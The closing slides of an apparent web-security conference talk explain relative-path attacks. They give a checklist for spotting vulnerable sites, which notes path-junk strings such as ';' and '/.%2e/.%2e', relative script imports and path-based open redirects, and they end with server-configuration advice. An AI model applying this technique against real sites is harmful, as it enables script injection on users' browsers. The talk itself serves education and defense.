
Filter ▾ No filters applied



Elements Console Sources Network Performance Memory Application



```
... <script type="text/javascript" src="js/qvizchart_all_js.js"></script> == $0
<link id="load-css-0" rel="stylesheet" type="text/css" href="https://www.gstatic.com/css/core/tooltip.css">
<link id="load-css-1" rel="stylesheet" type="text/css" href="https://www.gstatic.com/css/util/util.css">
<link id="load-css-2" rel="stylesheet" type="text/css" href="https://www.gstatic.com/css/controls/controls.css">
<link id="load-css-3" rel="stylesheet" type="text/css" href="https://www.gstatic.com/css/table/table.css">
<link id="load-css-4" rel="stylesheet" type="text/css" href="https://www.gstatic.com/css/cells/cells.css">
```

Attack in action





How to tell if a site is vulnerable?

- If there is a web page in which
 - it returns the same response even if appended
; / .%2e/.%2e
 - There's a scripts imported with relative path
 - There's a path-based open redirect

Moral of the story

- Relative paths are dangerous
- There are even more similar quirks waiting to be discovered
- You should configure the server such that paths with trailing junks are considered separate routes

Recap

- ~~XFO: sameorigin~~
- ~~Sandboxed domain cookies~~
- ~~Referrer based protection~~
- ~~Relative path & lax server configuration~~

Questions?
Comments?

Thank you very much!